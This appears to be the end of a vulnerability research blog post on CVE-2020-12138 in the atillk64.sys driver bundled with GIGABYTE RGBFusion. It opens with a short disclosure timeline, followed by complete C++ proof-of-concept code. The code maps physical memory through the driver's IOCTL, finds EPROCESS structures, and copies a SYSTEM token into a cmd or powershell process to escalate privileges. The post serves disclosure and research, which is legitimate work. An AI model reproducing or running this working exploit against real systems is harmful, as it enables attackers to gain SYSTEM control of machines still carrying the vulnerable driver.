- February 26th 2020 – PoC sent to psirt
- March 7th 2020 – Ask for update from psirt, no update given
- March 16th 2020 – Ask for update from psirt
- March 16th 2020 – psirt responds that the issue has been previously reported and that they don’t support the product as a result
- March 16th 2020 – I inform psirt that other parties are still packaging and installing the driver and there is no advisory for the driver
- March 24th 2020 – psirt states that support for the driver ended in late 2019 and to contact GIGABYTE directly
- April 14th 2020 – No response from GIGABYTE USA, request CVE
- April 24th 2020 – Assigned CVE-2020-12138, blog posted

Exploit Code

```
// CVE-2020-12138
// EOP Exploit POC for atillk64.sys by @h0mbre_
// C:\Program Files (x86)\GIGABYTE\RGBFusion\AtiTool\atillk64.sys
// Driver vulnerability referenced in:
// https://github.com/eclypsium/Screwed-Drivers
// https://eclypsium.com/2019/08/10/screwed-drivers-signed-sealed-delivered/

#include <iostream>
#include <vector>
#include <algorithm>
#include <Windows.h>
#include "h0mbre.h"
using namespace std;

#define DEVICE_NAME         "\\\\.\\atillk64"
#define IOCTL               0x9C402564
#define START_ADDRESS       (INT64)0x200000000   // based off testing my VM
#define MAX_ADDRESS         (INT64)0x240000000   // based off testing my VM

// Creating vector of hex representation of ImageFileNames of common
// SYSTEM processes, eg. 'wmlms.exe' = hex('exe.smlw')
vector<INT64> SYSTEM_procs = {
    0x78652e7373727363,         // csrss.exe
    0x78652e737361736c,         // lsass.exe
    0x6578652e73736d73,         // smss.exe
    0x7365636976726573,         // services.exe
    0x6b6f72426d726753,         // SgrmBroker.exe
    0x2e76736c6f6f7073,         // spoolsv.exe
    0x6e6f676f6c6e6977,         // winlogon.exe
    0x2e74696e696e6977,         // wininit.exe
    0x6578652e736d6c77,         // wlms.exe
};

// Creating struct for our input buffer to DeviceIoControl
typedef struct {
    INT64 start_address;
    DWORDLONG num_of_bytes;
    DWORDLONG padding;
} INPUT_BUFFER;

// This struct will hold the address of a "Proc" tag and that Proc chunk's
// header size
struct PROC_DATA {
    std::vector<INT64> proc_address;
    std::vector<INT64> page_entry_offset;
    std::vector<INT64> header_size;
};

// Grabs handle to atillk64.sys
HANDLE get_handle(const char* device_name) {
    HANDLE hFile = CreateFileA(
        device_name,
        GENERIC_READ | GENERIC_WRITE,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
        NULL,
        OPEN_EXISTING,
        0,
        NULL);

    if (hFile == INVALID_HANDLE_VALUE)
    {
        cout << "[!] Unable to grab handle to atillk64.sys.\n";
        exit(1);
    }
    else
    {
        string hex_output = pretty_hex((int)hFile);
        cout << "[>] Successfully grabbed handle to atillk64.sys: "
            << hex_output << "\n";

        return hFile;
    }
}

// Mapping memory from a physical address to our process virtual space
PROC_DATA map_memory(HANDLE device_handle) {

    LPVOID output_buff = VirtualAlloc(
        NULL,
        0x8,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE);

    string hex_output = pretty_hex((int)output_buff);
    cout << "[>] Output buffer allocated at: " << hex_output << ".\n";

    DWORD bytes_returned = 0;
```

```cpp
PROC_DATA proc_data;

// failures == unsucessful DeviceIoControl calls
int failures = 0;

// How many legitamate "Proc" chunks we've found in memory as in
// we've confirmed they have headers.
int proc_count = 0;
int iteration = 0;
cout << "[>] Going fishing for 100 \"Proc\" chunks in RAM...\n\n";
while (proc_count < 100)
{
    DWORDLONG num_of_bytes = 0x1000;
    DWORDLONG padding = 0x4141414141414141;
    INT64 start_address = START_ADDRESS + (0x1000 * iteration);

    INPUT_BUFFER input_buff = { start_address, num_of_bytes, padding };

    if (input_buff.start_address > MAX_ADDRESS)
    {
        cout << "[!] Max address reached!\n";
        cout << "[!] Iterations: " << dec << iteration << "\n";
        exit(1);
    }
    if (DeviceIoControl(
        device_handle,
        IOCTL,
        &input_buff,
        sizeof(input_buff),
        output_buff,
        sizeof(output_buff),
        &bytes_returned,
        NULL))
    {
        // The virtual address in our process space where RAM was mapped
        // is located in the first 8 bytes of our output_buff.
        INT64 mapped_address = *(PINT64)output_buff;

        // We will read a 32 bit value at offset i + 0x100 at some point
        // when looking for 0x00B80003, so we can't iterate any further
        // than offset 0xF00 here or we'll get an access violation.
        for (INT64 i = 0; i < (0xF10); i = i + 0x10)
        {
            INT64 test_address = mapped_address + i;
            INT32 test_value = *(PINT32)(test_address + 0x4);
            if (test_value == 0x636f7250)   // "Proc"
            {
                for (INT64 x = 0; x < (0x100); x = x + 0x10)
                {
                    INT64 header_address = test_address + x;
                    INT32 header_value = *(PINT32)header_address;
                    if (header_value == 0x00B80003) //  "Header" ending
                    {
                        // We found a "header", this is a legit "Proc"
                        proc_count++;

                        // This is the literal physical mem addr for the
                        // "Proc" pool tag
                        INT64 temp_addr = input_buff.start_address + i;

                        // This address might not be page-aligned to 0x1000
                        // so find out how far off from a multiple of
                        // 0x1000 we are. This value is stored in our
                        // PROC_DATA struct in the page_entry_offset
                        // member.
                        INT64 modulus = temp_addr % 0x1000;
                        proc_data.page_entry_offset.push_back(modulus);

                        // This is the page-aligned address where, either
                        // small or large paged memory will hold our "Proc"
                        // chunk. We store this as our proc_address member
                        // in PROC_DATA.
                        INT64 page_address = temp_addr - modulus;
                        proc_data.proc_address.push_back(
                            page_address);
                        proc_data.header_size.push_back(x);
                    }
                }
            }
        }
        iteration++;
    }
    else
    {
        // DeviceIoControl failed
        iteration++;
        failures++;
    }
}
```

```
    cout << "[>] \"Proc\" chunks found\n";
    cout << "    - Failed DeviceIoControl calls: " << dec << failures << "\n";
    cout << "    - Total DeviceIoControl calls: " << dec << iteration << "\n\n";

    // Returns struct of two vectors, one holds Proc chunk address
    // one holds header-size for that Proc chunk.
    return proc_data;
}

void parse_procs(HANDLE device_handle, struct PROC_DATA proc_data) {

    INT64 SYSTEM_token = 0;
    INT64 cmd_token_addr = 0;
    bool SYSTEM_found = false;

    LPVOID output_buff = VirtualAlloc(
        NULL,
        0x8,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE);

    for (int i = 0; i < proc_data.proc_address.size(); i++)
    {
        // We need to map 0x1000 bytes from our "Proc" tag so that we can parse
        // out all the EPROCESS members we're interested in. The deepest member
        // is ImageFileName at offset 0x450 from the end of the header. Header
        // sizes varied from 0x20 to 0x90 in my testing. start_address will be
        // the address of the beginning of each 0x1000 aligned address closest
        // to the "Proc" tag we found.
        DWORDLONG num_of_bytes = 0x1000;
        DWORDLONG padding = 0x4141414141414141;
        INT64 start_address = proc_data.proc_address[i];

        INPUT_BUFFER input_buff = { start_address, num_of_bytes, padding };

        DWORD bytes_returned = 0;

        if (DeviceIoControl(
            device_handle,
            IOCTL,
            &input_buff,
            sizeof(input_buff),
            output_buff,
            sizeof(output_buff),
            &bytes_returned,
            NULL))
        {
            // Pointer to the beginning of our process space with the mapped
            // 0x1000 bytes of physmem
            INT64 mapped_address = *(PINT64)output_buff;

            // mapped_address is mapping from our page entry where, on that
            // page, exists a "Proc" tag. Therefore, we need both the header
            // size and the offset from the page entry to the "Proc" tag so
            // we can calculate the static offsets/values of the EPROCESS
            // memebers ImageFileName, Token, UniqueProcessId...
            INT64 imagename_address = mapped_address +
                proc_data.header_size[i] + proc_data.page_entry_offset[i]
                + 0x450; //ImageFileName
            INT64 imagename_value = *(PINT64)imagename_address;

            INT64 proc_token_addr = mapped_address +
                proc_data.header_size[i] + proc_data.page_entry_offset[i]
                + 0x360; //Token
            INT64 proc_token = *(PINT64)proc_token_addr;

            INT64 pid_addr = mapped_address +
                proc_data.header_size[i] + proc_data.page_entry_offset[i]
                + 0x2e8; //UniqueProcessId
            INT64 pid_value = *(PINT64)pid_addr;

            // See if the ImageFileName 64 bit hex value is in our vector of
            // common SYSTEM processes
            int sys_result = count(SYSTEM_procs.begin(), SYSTEM_procs.end(),
                imagename_value);
            if (sys_result != 0 and SYSTEM_found == false)
            {
                SYSTEM_token = proc_token;
                cout << "[>] SYSTEM process found!\n";
                cout << "    - ImageFileName value: "
                    << (char*)imagename_address << "\n";
                cout << "    - Token value: " << hex << proc_token << "\n";
                cout << "    - Token address: " << hex << proc_token_addr
                    << "\n";
                cout << "    - UniqueProcessId: " << dec << pid_value << "\n\n";
                SYSTEM_found = true;
            }
            else if (imagename_value == 0x6568737265776f70 or
                imagename_value == 0x6578652e646d63)  // powershell or cmd
            {
```

```
                cmd_token_addr = proc_token_addr;
                cout << "[>] cmd.exe process found!\n";
                cout << "    - ImageFileName value: "
                    << (char*)imagename_address << "\n";
                cout << "    - Token value: " << hex << proc_token << "\n";
                cout << "    - Token address: " << hex << proc_token_addr
                    << "\n";
                cout << "    - UniqueProcessId: " << dec << pid_value << "\n\n";
            }
        }
        else
        {
            //DeviceIoControl failed
        }
    }
    if ((!cmd_token_addr) or (!SYSTEM_token))
    {
        cout << "[!] Token swapping requirements not met.\n";
        cout << "[!] Last physical address scanned: " << hex <<
            proc_data.proc_address.back() << ".\n";
        cout << "[!] Better luck next time!\n";
        exit(1);
    }
    else
    {
        *(PINT64)cmd_token_addr = SYSTEM_token;
        cout << "[>] SYSTEM and cmd.exe token info found, swapping tokens...\n";
        exit(0);
    }
}

void ascii() {

    cout << "\n\n\t     CVE-2020-12138 Proof-of-Concept\n";
    cout << "\t   EOP in ATI Technologies atillk64.sys\n\n";
    cout << "\t\t\t       by @h0mbre_\n\n\n";
}

int main() {

    ascii();

    // Grab handle to our device driver atillk64.sys
    HANDLE hFile = get_handle(DEVICE_NAME);

    // Return a pointer to our output buffer
    PROC_DATA proc_data = map_memory(hFile);

    // Look through our PROC_DATA struct for the values we need, ie EPROCESS
    // members for the processes we're interested in
    parse_procs(hFile, proc_data);
}
```

Tags: Drivers Vulnerability Research Windows

Updated: April 25, 2020